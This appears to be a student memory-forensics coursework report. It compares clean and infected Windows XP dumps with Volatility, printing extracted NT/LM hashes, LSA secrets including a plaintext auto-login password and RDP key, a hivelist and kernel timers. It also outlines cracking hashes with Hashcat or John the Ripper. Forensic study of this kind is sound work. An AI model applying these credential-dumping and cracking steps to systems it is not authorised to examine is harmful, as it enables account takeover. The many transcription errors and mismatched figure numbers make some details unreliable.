The hashdump output (orange) above in figure 87 provide a detailed information about user accounts and their associated password hashes extracted from the SAM and SYSTEM registry hives of a Windows system. Each entry contains several fields, starting with the Username, which identifies the specific user account. The RID (Relative Identifier) is a unique number assigned to each user within the Security Account Manager (SAM). The LM Hash (LanMan Hash) represents the user's password hashed using the older LanMan algorithm; if LM hashes are disabled, this field will contain a placeholder value (aad3b435b51404eeaad3b435b51404ee). The NT Hash (NTLM Hash) is a more secure hash of the user's password using the NTLM algorithm, which is supported by all modern Windows operating systems.

-The following table list the output for better understanding

Username	RID	LM Hash	NT Hash	Notes
Administrator	500	9ae08e4f12714d55aad3b4 35b51404ee	0f2c8ec0f68b87023ea4e4 bdcd11040e	Administrator account
Guest	501	aad3b435b51404eeaad3b 435b51404ee (placeholder)	31d6cf0d16ae931b73c59 d7e0c089c0 (empty password)	Disabled/empty account
HelpAssistant	1000	91f312bf3fb7897f217806c bcd0dea07	6b14dacc639807892ad8b 0bd53aa4a49	Remote Assistance user
SUPPORT_388 945a0	1002	aad3b435b51404eeaad3b 435b51404ee (placeholder)	9ed0bd08d86df9503bf0a6 c4e45d5064	Support account
voidead	1003	9ae08e4f12714d55aad3b4 35b51404ee	0f2c8ec0f68b87023ea4e4 bdcd11040e	User account

Table 2: The hashdump result from the clean dump.

The **Isadump** plugin is a tool used for enabling the extraction of decrypted Local Security Authority (LSA) secrets from memory dumps of supported Windows systems.(Ostrovskaya, S. and Skulkin, O.,2022.), **Isadump** reveals sensitive information stored in the Windows registry, such as default passwords for auto-login, Remote Desktop Protocol (RDP) private keys, and credentials used by the Data Protection API (DPAPI). The primary role of **Isadump** is to extract and decrypt secrets from the SYSTEM and SECURITY hives, which are automatically located using Volatility's Registry API. These decrypted secrets provide critical insights into a system's configuration and credentials, simplifying the investigation process for analysts. I used the **Isadump** plugin to extract password hashes from the clean dump as following:

Command used:

```
vol.py -f windowCW2s.raw --profile=WinXPSP2x86 Isadump
```

As it shows below in figures 8,9 and 10 the Isadump plugin output reveals several critical LSA secrets stored in the system's memory. The **L\$RTMTIMEBOMB_* key (blue)** contains a timestamp indicating when an unactivated Windows copy will stop functioning. Service Control Manager secrets like **_SC_Dnscache, _SC_RpcLocator, and _SC_Alerter (orange)** represent system service configurations but do not typically store sensitive information. The **DefaultPassword key (green)** exposes the plaintext auto-login password, here revealed as "voidead," which is a major security concern. The **NL\$KM key (pink)** holds a cryptographic key used to encrypt cached domain credentials, which could be exploited to decrypt stored passwords if cached credentials are available. The **L\$HYDRAENCKEY_* key (light blue)** contains an RDP private key, which can decrypt encrypted RDP traffic when combined with captured packets, potentially exposing sensitive communications. The **DPAPI_SYSTEM key (purple)** provides the DPAPI master key, enabling the decryption of system-protected credentials, certificates, or files. Lastly, the

RemoteDesktopHelpAssistantSID (purple) represents the SID of the Remote Desktop Help Assistant account, potentially linked to remote access configurations or attacks. These findings highlight critical vulnerabilities, particularly the plaintext password, cryptographic keys, and potential exposure of remote access configurations, emphasizing the need for secure memory handling and registry protection.

```
kali㉿kali:/media/testShare$ vol.py -f windowCW2s.raw --profile=WinXPSP2x86 lsadump
Volatility Foundation Volatility Framework 2.6.1
L$RTMTIMEBOMB_1320153D-BDA3-4e8e-B27B-0D888223A588
0x00000000  80 1c 2c 3e d8 ac d6 01          ..,>....
_SC_Dnscache
_SC_RpcLocator
DefaultPassword
0x00000000  76 00 6f 00 69 00 64 00 65 00 61 00 64 00      v.o.i.d.e.a.d.
NL$KM
0x00000000  ea 51 9e bc 41 ce e4 4c b1 09 b1 e0 c9 b7 15 c9  .Q..A..L.....
0x00000010  4e e7 b0 b0 b2 f2 1a 55 aa 3e 36 ff 25 0a 8e 84  N.....U.>6.%...
0x00000020  4a 0a c8 14 3a ae cf 1d e8 3f 26 97 b8 5f 6d 56  J...:....?&.._mV
0x00000030  1e fd 71 8c 8f 86 a7 43 c1 af 29 a5 18 71 e3 95  ..q....C..)..q..
_SC_Alerter
_SC_RpcSs
_SC_ALG
L$HYDRAENKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
0x00000000  52 53 41 32 48 00 00 00 00 02 00 00 3f 00 00 00  RSA2H.....?...
0x00000010  01 00 01 00 33 fc ea 37 bf 1d 1e cb e5 50 a3 26  ....3..7.....P.&
0x00000020  78 8e 0b ce 39 a4 9c dd 59 b6 27 3b 7a 1c 77 a9  x...9...Y.';z.w.
0x00000030  1c de 00 1d 28 44 ed e2 af 1d a6 77 64 fe 14 1e  ....(D.....wd...
0x00000040  95 ed 5e cd f4 b8 1a 05 4d 0a 8e c6 2e 1f f9 1e  ..^.....M.....
0x00000050  22 bb dd cb 00 00 00 00 00 00 00 47 66 8f 2b  ".....Gf.+
0x00000060  04 e6 d4 9d 14 1f 8b 03 5b 34 a2 26 5d bd 34 83  .....[4.&].4.
0x00000070  50 5e 95 b1 c6 e2 ba 38 88 27 bd e7 00 00 00 00  P^.....8.'.....
0x00000080  b5 f4 94 fb 9f a3 0b da 35 41 b2 ch 6f c2 91 fa  ..5A...o
```

Figure 35: The output of the lsbdump in the clean dump 1/3

Figure 36: The output of the lsbdump in the clean dump 2/3

```
0x00000090  36 88 92 de 8e 8f 2d f9 6d 71 e9 a3 c1 8e 35 e1  6.....-mq....5.
0x000000a0  00 00 00 00 ed cb d8 3f ef 41 74 63 a2 f2 22 f1  .....?Atc..".
0x000000b0  0b 07 8d ad 97 98 47 5a e3 b9 aa 38 86 a2 c6 51  .....GZ...8...Q
0x000000c0  58 de 9e 12 00 00 00 00 95 b0 de 1e 83 af f2 47  X.....G
0x000000d0  60 88 21 ba 93 14 ff d3 f2 3d 9f a8 7d c2 84 0f  `!......=..}...
0x000000e0  2c 56 43 04 bf 4f 46 d8 00 00 00 00 61 bc 1a 1a  ,VC..OF.....a...
0x000000f0  eb 10 2a 61 ab 9d 1a d5 ad 64 69 76 d2 b3 16 bc  ..*a.....div....
0x00000100  fc 7a e0 e1 44 e6 4b 98 4c 9f 88 89 00 00 00 00  .z..D.K.L.....
0x00000110  01 30 5c 5f f9 5d 67 eb ae 0e 3f 1f a4 52 00 5e  .0\_.]g...?..R.^
0x00000120  54 14 2f f4 01 01 3e 1e be 77 51 33 e7 7b 7f 74  T./...>..wQ3.{.t
0x00000130  55 94 f5 4b 77 79 ab 5d b2 77 d5 b8 a9 94 80 30  U..Kwy.].w....0
0x00000140  38 93 d7 d9 d2 8c 97 48 e6 78 9a 3d b5 f2 57 ba  8.....H.x*=..W.
0x00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

_SC_MSDTC
SAC
0x00000000  02 00 00 00  .....
SAI
0x00000000  02 00 00 00  .....
_SC_SSDPSRV
_SC_upnhost
_SC_LmHosts
```

```

_SC_WebClient

G${ED8F4747-E13D-47bc-856B-5CEFE1A81A7F}
0x00000000 b3 7c 7d e6 a3 eb 58 41 85 67 00 e2 4b c1 a8 a4 .D ... XA.g..K ...

DPAPI_SYSTEM
0x00000000 01 00 00 00 5f 0b f2 1f b5 ac 60 61 31 f3 34 c6 .....a1.4.
0x00000010 5a 95 e8 b5 89 ad cc db 95 96 77 a4 02 6a d8 78 Z.....w.j.x
0x00000020 b1 a1 be 4f ec a3 3d 65 24 62 ce ed ...0..=e$b..

0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantSID
0x00000000 01 05 00 00 00 00 05 15 00 00 00 d1 da 74 03 .....t.
0x00000010 bb 0a da 11 23 5f 63 6b e8 03 00 00 ....#_ck.....

L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}
0x00000000 d5 f8 c0 31 2b 79 8d ad 37 f9 74 b0 20 0e 92 14 ...1+y..7.t....
0x00000010 a9 54 68 65 9b af 3e eb 07 bd 5a 6a ea b2 89 89 .The ..> ...Zj....
0x00000020 f4 00 ed f1 52 2d e5 a9 30 43 63 1d 74 61 e3 2e ....R-..0Cc.ta..
0x00000030 37 bb ce 46 c2 97 84 c1 7..F.....

20ed87e2-3b82-4114-81f9-5e219ed4c481-SALEMHELPACCOUNT

0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantAccount
0x00000000 33 00 67 00 21 00 36 00 53 00 71 00 61 00 30 00 3.g.!..S.q.a.0.
0x00000010 63 00 63 00 31 00 34 00 61 00 68 00 00 00 c.c.1.4.a.h...

```

Figure 37: The output of the lsbdump in the clean dump 3/3

-The infected dump

Attempting to Extract Hashes with Hashdump

The hashdump plugin extracts password hashes by decrypting the SAM hive using keys from the SYSTEM hive.

Command Used:

`vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 hashdump`

The hashdump plugin attempts to locate the SAM and SYSTEM hives and decrypt their contents to extract password hashes.

```

kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 hashdump
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ 

```

Figure 38: The output of the hashdump command.

As it shows above in **figure 91** the command completed without error but did not produce any output.

Attempting to Extract LSA with lsadump

The lsadump plugin extracts LSA secrets such as cached credentials and RDP keys.

Command Used:

`vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 lsadump`

The lsadump plugin retrieves LSA secrets by decrypting the SECURITY hive using keys from the SYSTEM hive.

```

kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 lsadump
Volatility Foundation Volatility Framework 2.6.1
ERROR : volatility.debug : Unable to read LSA secrets from registry
kali㉿kali:/media/testShare$ 

```

Figure 39: The output of the lsadump command.

As its shows above in **figure 92** the command did return an output errors state that it's unable to read LSA secrets from registry.

For the factors above it wasn't possible to recover the password hashes and the LSA secret keys of infected dump "**cw2_Machine4Infected.dump**" based on the analysis I conduct below:

1-Verifying the Availability of Required Registry Hives:

The hashdump and lsadump plugins rely on the SAM and SYSTEM registry hives to extract credentials. The SAM hive stores user account information, while the SYSTEM hive contains cryptographic keys necessary for decryption. (Thomassen, J., 2008.), identifying the availability of these hives is a prerequisite for forensic analysis of Windows memory dumps.

Command used:

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 hivelist
```

I used the Volatility framework to analysis a memory dump file named **CW2_MachineInfected.dump**. The **-f** flag specifies the memory dump file to analyse, while the **--profile=WinXPSP2x86** tells Volatility that the memory dump is from a Windows XP Service Pack 2 system running on a 32-bit architecture and the **hivelist** plugin enumerates all registry hives present in the memory dump, displaying their virtual and physical offsets.

```
 kaliKali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual Physical Name
-----
0xe18e5b60 0x093f8b60 \Device\HarddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0x1a19b60 0x0a5a9b60 \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
0x18398d0 0x08a938d0 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe18614d0 0x08e524d0 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
0xe183bb60 0x08e2db60 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe17f2b60 0x08519b60 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0x1570510 0x07669510 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0x1571008 0x0777f008 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0x15709b8 0x076699b8 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0xe15719e8 0x0777f9e8 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe13baa08 0x02e4b008 [no name]
0xe1035b60 0x02ac3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0x102e008 0x02a7d008 [no name]
kaliKali:/media/testShare$
```

Figure 40: The output of the hivelist command.

As we can see above in **figure 93** Both the **SAM**(Blue) and **SYSTEM**(Orange) hives are present in the memory dump, indicating that the basic requirements for hashdump and lsadump are met.

2-Checking the Integrity of the SYSTEM Hive

The **SYSTEM** hive must contain the **Select key**, which identifies the active control set, and the **ControlSet001\Control** key, which stores configuration data and cryptographic keys. Without these keys, decrypting the SAM hive is not possible. (Ligh, M.H., Case, A., Levy, J. and Walters, A., 2014) Query for the Select key:

Commands Used:

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "Select"
```

The printkey plugin extracts and displays the contents of a specified registry key in which in this case is "select"

```
 kaliKali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "Select"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

The requested key could not be found in the hive(s) searched
kaliKali:/media/testShare$
```

Figure 41: The output of the print key "select" command.

As we can see above in **figure 94** its's failed to display the content of the select hive suggest that the system hive is corrupted or incomplete [Query for the ControlSet001\Control key](#):

Commands Used:

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K  
"ControlSet001\Control"
```

The printkey plugin extracts and displays the contents of a specified registry key in which in this case it's "**ControlSet001\Control**"

```
kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "ControlSet001\Control"  
Volatility Foundation Volatility Framework 2.6.1  
Legend: (S) = Stable (V) = Volatile  
  
The requested key could not be found in the hive(s) searched  
kali㉿kali:/media/testShare$
```

Figure 42: The output of the print key "ControlSet001\Control" command.

As we can see above in **figure 95** its's failed to display the content of the **ControlSet001\Control** hive suggest that the system hive is corrupted or incomplete

3-Dumping the SYSTEM Hive for Offline Analysis

Since critical keys were inaccessible, I dumped the entire **SYSTEM** hive to analyze it offline and verify its integrity.

Command Used:

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 dumpregistry -o  
0xe1035b60 --dump-dir ~/dump_registry
```

The **dumpregistry** plugin extracts the entire registry hive at the specified offset for offline analysis the **-o** specifies the memory offset where the registry hive is in the dump which is **0xe1035b60** and **dump-dir ~/dump_registry** Specifies the directory where the dumped registry hives will be saved.

```
kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 dumpregistry -o 0xe1035b60 --dump-dir ~/dump_registry  
Volatility Foundation Volatility Framework 2.6.1  
*****  
Waiting out registry: regstry:0xe1035b60, cystem reg  
As it shows above in Figure 14 large portions of the SYSTEM hive were replaced with NULL  
Physical layer returned None for index 33000, filling with NULL  
Physical layer returned None for index 34000, filling with NULL  
Physical layer returned None for index 36000, filling with NULL  
Physical layer returned None for index 37000, filling with NULL  
Physical layer returned None for index 38000, filling with NULL
```

Figure 43:The output of the dump registry command.

4-Verifying the Integrity of the SAM Hive

The **SAM** hive stores user account data and password hashes. I needed to confirm whether this hive was intact and contained the necessary information.

Command Used:

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K  
"SAM\Domains\Account"
```

The **printkey** plugin was used to access the **SAM\Domains\Account** key, which stores user account information (Red).

```
kali@kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "SAM\Domains\Account"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
Key name: Account (S)
Last updated: 2011-04-13 00:53:57 UTC+0000

Subkeys:
(S) Aliases
(S) Groups
(S) Users
```

Figure 44: The output of the printkey for SAM\Domains\Account key.

As it shows above in **figure 97** The SAM hive appears to be intact, with expected subkeys (**Aliases, Groups, Users**) present.

Conclusion

The inability to extract password hashes using **hashdump** and LSA secrets using **Isadump** from the infected memory dump (**cw2_Machine4Infected.dump**) is primarily due to the corruption and incompleteness of the **SYSTEM** hive. Critical keys required for decryption, such as **Select** and **ControlSet001\Control**, are missing, as confirmed by the **printkey** plugin output. Furthermore, attempts to dump the **SYSTEM** hive revealed that large portions of the hive were replaced with **NULL bytes**, indicating either an incomplete memory dump or overwritten memory regions during acquisition. When attempting to run the **Isadump** plugin, the command returned an error explicitly stating that it was "**unable to read LSA secrets from the registry**," further supporting the conclusion that the **SYSTEM** hive is unusable. The absence of these critical keys and the corrupted state of the hive directly prevent the decryption of the **SAM** and **SECURITY** hives, rendering both **hashdump** and **Isadump** ineffective. This could be a result of memory acquisition artifacts, such as incomplete capturing of memory regions, or potentially deliberate tampering by malware designed to hinder forensic investigation. The **SAM** hive itself appears intact, as evidenced by the presence of expected subkeys like **Aliases**, **Groups**, and **Users**; however, without the decryption keys stored in the **SYSTEM** hive, the password hashes remain inaccessible. This analysis demonstrates that the integrity and completeness of the **SYSTEM** hive are crucial for successful extraction of hashes and secrets, highlighting the need for reliable memory acquisition techniques and the possibility of malware interference in this case.

Is there any difference?

In conclusion, the clean memory dump (**windowCW2s.raw**) and the infected memory dump (**cw2_Machine4Infected.dump**) exhibit significant differences in integrity and usability during forensic analysis. The clean dump contains intact registry hives, including the critical **SYSTEM** and **SAM** hives, allowing for the successful extraction of password hashes using **hashdump** and LSA secrets using **Isadump** as it shows in **figures (7 and 8)**. In contrast, the infected dump demonstrates severe corruption in the **SYSTEM** hive, with critical keys like **Select** and **ControlSet001\Control** missing and large portions of the hive replaced with **NULL bytes** as it shows in **figures (13,14,15,16)**. This corruption directly prevents the decryption of the **SAM** and **SECURITY** hives, rendering **hashdump** and **Isadump** ineffective. These findings underscore the stark contrast between the integrity of the clean and infected dumps, highlighting the impact of malware on system stability and the challenges it poses to forensic investigation.

How would you recover the original passwords?

To recover the original passwords from the memory dumps, the process begins by extracting password hashes from the **SAM** and **SYSTEM** registry hives. In the clean dump, this can be achieved using the **hashdump** plugin, as both hives are intact, allowing the plugin to decrypt the password hashes successfully. These hashes, including the **NTLM** and potentially **LM** hashes, can then be cracked using tools like **John the Ripper** or **Hashcat** with a comprehensive **wordlist**, translating the hashes into plaintext passwords (Liu, E., Nakanishi, A., Golla, M., Cash, D. and Ur, B., 2019). However, in the infected dump, the hashdump and lsadump plugins fail due to the corruption of the **SYSTEM** hive, as the absence of critical keys like **Select** and **ControlSet001\Control** and errors indicating an inability to read **LSA** secrets. This corruption prevents the decryption of the **SAM** hive, rendering the extraction of hashes directly from memory infeasible. Alternative methods, such as **manually dumping** the registry files and processing them with tools like **secretsdump.py**, may provide a partial recovery if the corruption is not widespread. If this fails, recovery efforts may shift to **disk forensics**, extracting the **registry** hives directly from the infected system's disk image for offline analysis. While the clean dump enables straightforward recovery, the infected dump highlights challenges posed by hive corruption, requiring more advanced forensic techniques to recover passwords.

5.3-Identify all the kernel timers from each memory dump. Why is this information important? (10%)

What is kernel Timer?

A **kernel timer** is a mechanism in the operating system's kernel space that allows actions to be triggered after a specific time or at regular intervals without blocking threads, unlike simple thread delays such as **Sleep**. Created using functions like **KelInitializeTimer** in Windows, kernel timers enable asynchronous execution and are often paired with deferred procedure calls (DPCs), which allow the execution of specific functions when the timer expires. This makes them ideal for tasks requiring synchronization, periodic monitoring, or event-driven execution, such as polling resources or checking DNS resolutions. Malware, particularly rootkits, commonly uses kernel timers to perform background tasks stealthily, execute periodic actions, or avoid detection by minimizing forensic artifacts. However, kernel timers leave identifiable traces in memory (**_KTIMER** structures), which makes them valuable artifacts in memory forensics, enabling investigators to locate and analyse hidden malware or rootkit behaviour in kernel memory (The Art of Memory Forensics, Chapter 13).

How to Identify Kernel Timers?

- Kernel timers can be identified using memory forensics tools like Volatility. (Volatility Foundation, 2012). The timer's plugin is specifically designed to list all active kernel timers and their associated callbacks.
- The plugin extracts the kernel timer structures from memory and reveals the associated function pointers, which can help identify legitimate or malicious code tied to the timers.

Bellow step by step to identify the kernel timer in both memory dumps:

1-Identify The kernel Timer of the clean dump

To identify kernel timers in the clean dump, I used the timer's plugin in Volatility. This plugin lists all active kernel timers, including their expiration times, callback routines, and associated modules. (Ligh, M.H., Case, A., Levy, J. and Walters, A., 2014) Below is the command and an explanation of its purpose:

Command Used:

```
vol.py -f windowCW2s.raw --profile=WinXPSP2x86 timers
```

The command above will list all kernel timers in the clean memory dump (windowCW2s.raw), including their associated function pointers, module names, and expiration times where the **-f** flag specifies the memory dump file to analyse, while the **--profile=WinXPSP2x86** tells Volatility that the memory dump is from a Windows XP Service Pack 2 system running on a 32-bit architecture.

Offset(V)	DueTime	Period(ms)	Sigaled	Routine	Module
0x8a09ccdb8	0x00000003:0x8d047442	0	-	0xb7096464	srv.sys
0x8a09cf18	0x00000003:0x8d047442	0	-	0xb7096464	srv.sys
0x8a09ca98	0x00000003:0x8d047442	0	-	0xb7096464	srv.sys
0x8a089818	0x80000000:0xb211a1e	0	-	0x80538b46	ntoskrnl.exe
0x8a073408	0x00000003:0x8c8617a0	10000	Yes	0xbac086c4	watchdog.sys
0x8a07d830	0x00000003:0x8c8617a0	10000	Yes	0xbac086c4	watchdog.sys
0x89cac58	0x80000000:0x362a6cb0	0	-	0x80538b46	ntoskrnl.exe
0x8a0c7c70	0x80000000:0x912326c	0	-	0x80538b46	ntoskrnl.exe
0x80564960	0x00000008:0x622fb1d2	0	-	0x805386ba	ntoskrnl.exe
0x8aab1f78	0x00000003:0xd4578a91	0	-	0xba033529	ks.sys
0x8055ac50	0x00000003:0xa2478ce0	60000	Yes	0x804f4f7e	ntoskrnl.exe
0xb9eed1c0	0x00000003:0xa4a9e6e0	60000	Yes	0xb9edd471	ipsec.sys
0xb9eedc08	0x00000003:0xa4a9e6e0	0	-	0xb9edd3e7	ipsec.sys
0xb9eed70	0x00000008:0x649932e0	0	-	0xb9edd3e7	ipsec.sys
0xb9e4dd60	0x00000003:0xa4a4c493a	60000	Yes	0xb9e45266	ipnat.sys
0x8a161dd8	0x00000008:0x649df794	0	-	0xb9e5c48a	netbt.sys
0x89b4f768	0x80000000:0x98f33f0	0	-	0x80538b46	ntoskrnl.exe
0x8a1610e8	0x00000003:0x98f4faf6	0	-	0x80538b46	ntoskrnl.exe
0xb70a9b58	0x00000003:0x8d106004	0	-	0xb7096385	srv.sys
0xb6c45e60	0x00000003:0x9cb109f0	30000	Yes	0xb6c356bc	HTTP.sys
0xb6c48440	0x00000003:0x9cb109f0	0	-	0xb6c3bc66	HTTP.sys
0x8a05f1a0	0x00000131:0x2dd4314a	0	-	0xba5dff6f	NDIS.sys
0x8a0c2b40	0x00000098:0x975b5858	0	-	0xba5dff6f	NDIS.sys
0x8a0b8b40	0x00000131:0x2dd5858	0	-	0xba5dff6f	NDIS.sys
0xb9d70220	0x00000003:0xb8bf51ec	0	-	0xb9d66385	rdbss.sys
0xb9ecd10	0x00000003:0xb8b1ca654	100	Yes	0xb9e843dd	tcpip.sys
0xb9ecd68	0x00000003:0xb8b1ca654	100	Yes	0xb9e843dd	tcpip.sys
0xb9ecd0c0	0x00000003:0xb8b1ca654	100	Yes	0xb9e843dd	tcpip.sys
0xb9ecd118	0x00000003:0xb8b1ca654	100	Yes	0xb9e843dd	tcpip.sys
0x80563040	0x00000003:0x88b95830	1000	Yes	0x80527a2e	ntoskrnl.exe
0xb9aa646a8	0x00000003:0xb87d729a	500	Yes	0xb9aa63108	rspndr.sys
0x8a0e1788	0x00000003:0x8aa47c9c	0	-	0x80538b46	ntoskrnl.exe
0x8a115410	0x00000003:0x8aa9a0ce	0	-	0xba5dff6f	NDIS.sys
0x8a0bdb40	0x00000098:0x976e628	0	-	0xba5dff6f	NDIS.sys
0x8a0d2ab8	0x80000003:0x4fac6ec	0	-	0x80538b46	ntoskrnl.exe
0x8055ad80	0x00000003:0x8a864560	1000	Yes	0x804f4f7e	ntoskrnl.exe
0x8a0a9abb8	0x00000003:0x8a7008e0	0	-	0xbabb03f0	TDI.SYS
0xb9ec82d0	0x00000003:0x8cd262e0	0	-	0xbabb03f0	TDI.SYS
0x8055ac50	0x00000003:0xa2478ce0	60000	Yes	0x804f4f7e	ntoskrnl.exe
0xb9eed1c0	0x00000003:0xa4a9e6e0	60000	Yes	0xb9edd471	ipsec.sys

Figure 45: The output of the clean kernel timer command 1/2.

0xb9eedc08	0x00000003:0:a4a9e6e0	0	-	0xb9edd3e7	ipsec.sys
0xb9eed70	0x00000008:0x649932e0	0	-	0xb9edd3e7	ipsec.sys
0x8a15ad70	0x00000003:0x8a726b3a	0	-	0xbabb03f0	TDI.SYS
0x8a0e12e0	0x00000003:0x8a726b3a	0	-	0xbabb03f0	TDI.SYS
0xb9e4dd60	0x00000003:0:a4a4c493a	60000	Yes	0xb9e45266	ipnat.sys
0x8a1f3250	0x00000003:0x8a7e56fc	0	-	0xb9e4592e	sr.sys
0x8a260928	0x00000003:0x8a80b94c	0	-	0xb9e92550	VBoxGuest.sys
0x9b9bf4f68	0x80000000:0x1e9f33f0	0	-	0x80538b46	ntoskrnl.exe
0x80563040	0x00000003:0x88b95830	1000	Yes	0x80527a2e	ntoskrnl.exe
0x8a0e1788	0x00000003:0x8aa47c9c	0	-	0x80538b46	ntoskrnl.exe
0x8a11f68	0x80000001:0x6ad433a	0	-	0x80538b46	ntoskrnl.exe
0xb9a14270	0x00000003:0x8b60d662	0	-	0x80559608	Ntfs.sys
0x80559608	0x00000003:0x8900debc	0	-	0x804e6a98	ntoskrnl.exe
0x8055a260	0x00000003:0x8b6338bc	0	-	0x8053f646	ntoskrnl.exe
0x8a06c9a8	0x00000131:0x2dd1cef0	0	-	0xba5dff6f	NDIS.sys
0xb6c45e60	0x00000003:0x9cb109f0	30000	Yes	0xb6c356bc	HTTP.sys
0xb6c48440	0x00000003:0x9cb109f0	0	-	0xb6c3bc66	HTTP.sys
0x8055d620	0x00000003:0xf21cca78	0	-	0x8050d65a	ntoskrnl.exe
0x8a0eac98	0x80000000:0x03211620	0	-	0x80538b46	ntoskrnl.exe
0x8a260928	0x00000003:0x8a80b94c	0	-	0xb9e92550	VBoxGuest.sys
0x9b9bf4f68	0x80000000:0x1e9f33f0	0	-	0x80538b46	ntoskrnl.exe
0xb9a142d0	0x00000004:0x3298e4b0	0	-	0xba5f6d38	Ntfs.sys
0x805649e0	0x00543a8e:0x89881dc2	0	-	0x80538706	ntoskrnl.exe
0xb6c45c10	0x00000003:0x9cae2796	60000	Yes	0xb6c2e1d0	HTTP.sys
0xb6c484e0	0x00000003:0xc071ed96	0	-	0xb6c39ab2	HTTP.sys
0x8a0d81a0	0x00000003:0x8ad68dfe	0	-	0xba5dff6f	NDIS.sys
0x8a0d1688	0x00000003:0x8ad8f058	0	-	0xba5dff6f	NDIS.sys
0x8a0c2b40	0x00000098:0x975b5858	0	-	0xba5dff6f	NDIS.sys
0x8a0bb840	0x000000131:0x2dd5858	0	-	0xba5dff6f	NDIS.sys
0x8a0d57f0	0x00000003:0x8e6ed9b2	0	-	0x80538b46	ntoskrnl.exe
0x8a0d2ab8	0x80000003:0x44fac6ec	0	-	0x80538b46	ntoskrnl.exe
0xb9ec82d0	0x00000003:0x8cd262e0	0	-	0xbabb03f0	TDI.SYS
0x8055ac50	0x00000003:0xa2478ce0	60000	Yes	0x804f4f7e	ntoskrnl.exe
0xb9eed1c0	0x00000003:0xa4a9e6e0	60000	Yes	0xb9edd471	ipsec.sys
0xb9eedc08	0x00000003:0xa4a9e6e0	0	-	0xb9edd3e7	ipsec.sys
0xb9eed70	0x00000008:0x649932e0	0	-	0xb9edd3e7	ipsec.sys
0x8a0dcfd0	0x00000003:0x8b59af54	0	-	0xb9e5c48a	netbt.sys
0x8a0c3660	0x00000003:0x936a63c8	30000	Yes	0xb9dec385	afd.sys
0x805637c0	0x00000003:0x8c4cdf30	0	-	0x8052b50c	ntoskrnl.exe

Figure 46: The output of the clean kernel timer command 2/2.

The output above in **Figures 98 and 99** shows 6 fields where The **Offset (orange)** is the memory address of the _KTIMER structure, locating the timer in the raw memory dump. **DueTime (green)** shows when the timer is set to trigger, often in low-level system time. **Period(ms)(blue)** indicates the timer's interval: 0 for one-shot timers and non-zero for recurring timers. **Signaled(purple)** shows if the timer has triggered (Yes) or is pending (-).

Routine (Red) is the address of the function executed when the timer expires. **Module(yellow)** identifies the kernel driver or module associated with the timer.

The output of the **timers** plugin, as it shown above in **Figures 98 and 99**, reveals multiple kernel timers associated with legitimate modules and drivers, reflecting normal system functionality. For instance, timers managed by **srv.sys** are responsible for callbacks at address **0xb7096464**, likely handling server-related tasks. Similarly, **ntoskrnl.exe**, the Windows kernel, manages several timers, such as those with callbacks at **0x80538b46** and **0x80527a2e**, which are critical for core operating system functions like process scheduling and synchronization. Periodic timers, such as those from **watchdog.sys** and **ipsec.sys**, are set with intervals of 10,000ms and 60,000ms, respectively, indicating routine tasks like network monitoring and system security enforcement. Other drivers, such as **NDIS.sys** and **HTTP.sys**, manage timers for network communication and HTTP operations. Notably, all timers in the clean dump are linked to known system modules and drivers, with no evidence of anomalous or suspicious routines. This reflects a clean system state, free from the kernel timer abuse often associated with advanced malware or rootkits.

Clean Dump Kernel Timer Analysis Table

Module	Callback Address	Period (ms)	Purpose
srv.sys	0xb7096464	0	Handles server-related tasks, such as file-sharing services.
ntoskrnl.exe	0x80538b46	0	Manages core OS functions, including process scheduling and system synchronization.
ntoskrnl.exe	0x80527a2e	1,000	Periodic tasks, likely related to maintaining system timers or processes.
watchdog.sys	0xbac086c4	10,000	Monitors hardware and prevents system hangs, ensuring hardware stability.
ipsec.sys	0xb9edd471	60,000	Secures network communications by managing IPsec protocols.
NDIS.sys	0xba5dff6f	Varies (e.g., 0x2ddb5858)	Handles network adapter tasks, including packet transmission and protocol management.
